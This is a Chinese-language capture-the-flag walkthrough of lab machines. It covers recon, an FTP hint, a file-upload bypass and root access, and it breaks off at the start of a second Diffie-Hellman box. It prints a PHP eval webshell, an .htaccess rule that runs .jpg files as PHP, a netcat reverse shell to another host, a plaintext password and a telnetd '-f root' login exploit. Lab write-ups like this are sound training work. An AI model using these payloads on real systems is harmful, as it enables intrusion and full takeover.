22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:43:B0:88 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

看到ftp漏洞,采用lftp尝试登录,发现readme.txt

1
2
3
4
5
6
7
8
9
10
11
12
☁  ~  lftp 192.168.3.51
lftp 192.168.3.51:~> user ftp
密码:
lftp ftp@192.168.3.51:~> user ftp
密码:
lftp ftp@192.168.3.51:~> ls -la
dr-xr-xr-x 2 0 0 4096 Jan 22 12:27 .
dr-xr-xr-x 2 0 0 4096 Jan 22 12:27 ..
-r--r--r-- 1 0 0 20 Jan 22 12:27 readme.txt
lftp ftp@192.168.3.51:/> cat readme.txt
http://tmpfile.dsz/
20 bytes transferred


看到提示改下hosts,然后用dirsearch扫描下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
☁  ~  dirsearch -u http://tmpfile.dsz/                                 
_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/reports/http_tmpfile.dsz/__26-01-24_20-06-21.txt

Target: http://tmpfile.dsz/

[20:06:21] Starting:
[20:06:24] 403 - 276B - /.ht_wsr.txt
[20:06:24] 403 - 276B - /.htaccess.bak1
[20:06:24] 403 - 276B - /.htaccess.orig
[20:06:24] 403 - 276B - /.htaccess.sample
[20:06:24] 403 - 276B - /.htaccess.save
[20:06:24] 403 - 276B - /.htaccess_orig
[20:06:24] 403 - 276B - /.htaccess_extra
[20:06:24] 403 - 276B - /.htaccessBAK
[20:06:24] 403 - 276B - /.htaccess_sc
[20:06:24] 403 - 276B - /.htaccessOLD
[20:06:24] 403 - 276B - /.htaccessOLD2
[20:06:24] 403 - 276B - /.htm
[20:06:24] 403 - 276B - /.html
[20:06:24] 403 - 276B - /.htpasswd_test
[20:06:24] 403 - 276B - /.htpasswds
[20:06:24] 403 - 276B - /.httr-oauth
[20:06:26] 403 - 276B - /.php
[20:07:04] 403 - 276B - /server-status
[20:07:04] 403 - 276B - /server-status/
[20:07:13] 301 - 312B - /uploads -> http://tmpfile.dsz/uploads/
[20:07:13] 200 - 454B - /uploads/


看到有uploads,发现111大佬的头像,这里明示了需要上传图片作为突破点


方法一

2.php另存为2.png,上传后用蚁剑连接

1
<?php @eval($_POST['cmd']);?>



/opt下发现密码

Eecho:2VQzte2RBr8p8MuOA0Gw2Sum

方法二

试了GIF89a filename=’reverse.php phtml phar’ 都不行


上传.htaccess,可以burp上传或者直接上传,内容是

1
AddType application/x-httpd-php .jpg

这行配置是 Apache 服务器 的专属指令,核心作用是强制将 .jpg 后缀的文件当作 PHP 脚本解析执行,而非默认的图片文件处理



然后上传nc.jpg 即可实现反弹, 将nc.php另存为nc.jpg即可

1
<?php exec("busybox nc 192.168.3.4 1111 -e /bin/bash"); ?>

2.ssh

1
2
cat user.txt 
flag{user-c2fdb0243cc742b18dcb4e5e68eed318}

查找SUID文件提权

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
find / -user root -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1


查看后台进程,可以看到本地23端口,像刚爆出漏洞的telnet
https://mp.weixin.qq.com/s?__biz=Mzk0MDQzNzY5NQ==&mid=2247494187&idx=1&sn=a91383587d33514f16787771ad5ebb7c&chksm=c3543eef0b49c5bff27c58a2c6154e256eced2f98a5a72cb9b73cd2579cafeb2b72dec675cee&mpshare=1&scene=23&srcid=0125VjcX4sgoiMS4vSYuzuSM&sharer_shareinfo=a2b798aab7f658305d3591e85f619072&sharer_shareinfo_first=a2b798aab7f658305d3591e85f619072#rd

1
2
3
ps -ef
#或者
ss -tlnup

3.提权

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
Eecho@Happiness:~$ USER='-f root';busybox telnet -a 127.0.0.1 23

Entering character mode
Escape character is '^]'.


Linux 4.19.0-27-amd64 (localhost) (pts/1)

Last login: Thu Jan 22 23:44:10 EST 2026 from 192.168.1.12 on pts/0
Linux Happiness 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@Happiness:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Happiness:~# cd /root
root@Happiness:~# ls -l
total 4
-rw-r--r-- 1 root root 44 Jan 22 12:59 root.txt
root@Happiness:~# cat root.txt
flag{root-b52bb1635e544c3f968822ab6c7a745d}

漏洞基本信息

漏洞编号 CVE-2026-24061
漏洞名称 GNU Inetutils telnetd 远程代码执⾏漏洞
漏洞类型 远程代码执⾏(RCE)
漏洞等级 ⾼危 / Critical
影响组件 inetutils-telnetd
影响版本 ≤ 2.7(修复版本之前)
协议端⼝ TCP / 23
是否需要认证
是否可远程利⽤

1.信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
☁  ~  nmap -sVC -p- 192.168.43.22            
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 13:48 CST
Nmap scan report for Hellman (192.168.43.22)
Host is up (0.00083s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 10.0 (protocol 2.0)
80/tcp open http nginx
|_http-title: Diffie-Hellman Challenge Guide
1337/tcp open waste?
| fingerprint-strings:
| GenericLines, NULL:
| Alice has sent you her public key.
| You've also been given your private key.
| calculate your shared secret.
| 2410312426921032588552076022197566074856950548502459942654116941958108831682612228890093858261341614673227141477904012196503648957050582631942730706805009223062734745341073406696246014589361659774041027169249453200378729434170325843778659198143763193776859869524088940195577346119843545301547043747207749969763750084308926339295559968882457872412993810129130294592999947926365264059284647209730384947211681434464714438488520940127459844288859336526896320919633919
| 83718076477540133697440395120117835062181904167228720512476185863669857584047
| 212342370420933673207864818760960324446462215689498300223051341779379473245095051006710080216230349918786430922058134497158989814626884030339600682340156150947173905751911455609989553852462040979814548021746725865844131953108133
| GetRequest:
| Alice has sent you her public key.
| You've also been given your private key.
| calculate your shared secret.
| 2410312426921032588552076022197566074856950548502459942654116941958108831682612228890093858261341614673227141477904012196503648957050582631942730706805009223062734745341073406696246014589361659774041027169249453200378729434170325843778659198143763193776859869524088940195577346119843545301547043747207749969763750084308926339295559968882457872412993810129130294592999947926365264059284647209730384947211681434464714438488520940127459844288859336526896320919633919
| 33715088859495353754210093143765893163188054236512902547692153953800870588417
|_ 481309894595139895576935804649545675026888596928312834425647619101039796093993856630859979042427315278439553195674311107889704665097834902532403378354040871082687754961566673252155492208765899193527551492165178606420001437506971

结合名称,一眼考察Diffie-Hellman 原理

1.nmap

